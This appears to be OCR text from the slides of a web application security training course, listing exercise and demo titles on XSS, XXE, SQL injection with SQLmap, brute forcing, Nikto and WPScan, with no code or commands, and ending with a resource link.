
Exercise 3: Authentication and Session Management Vulnerabilities

DEMO: Authentication and Session Management Vulnerabilities




Exercise 3.2: Fingerprinting the Web Framework and Programming Language used in the Backend

DEMO: Fingerprinting the Web Framework and Programming Language used in the Backend




Exercise 3.3: Brute Forcing the Application

DEMO: Brute Forcing the Application




Exercise 3.4: Bypassing Authorization

DEMO: Bypassing Authorization




Exercise 4: Reflected XSS

DEMO: Reflected XSS



Exercise 5: Stored (persistent) XSS


DEMO: Stored (persistent) XSS



Exercise 6: Exploiting XXE Vulnerabilities


DEMO: Exploiting XXE Vulnerabilities

Hacking Databases




Exercise 7: SQL Injection using SQLmap

DEMO: SQL Injection using SQLmap



Exercise 8: Nikto

DEMO: Nikto



Exercise 9: Using WPSCAN to Enumerate Users

DEMO: Using WPSCAN to Enumerate Users

Thank you!

Don’t forget about the additional resources at:
https://h4cker.org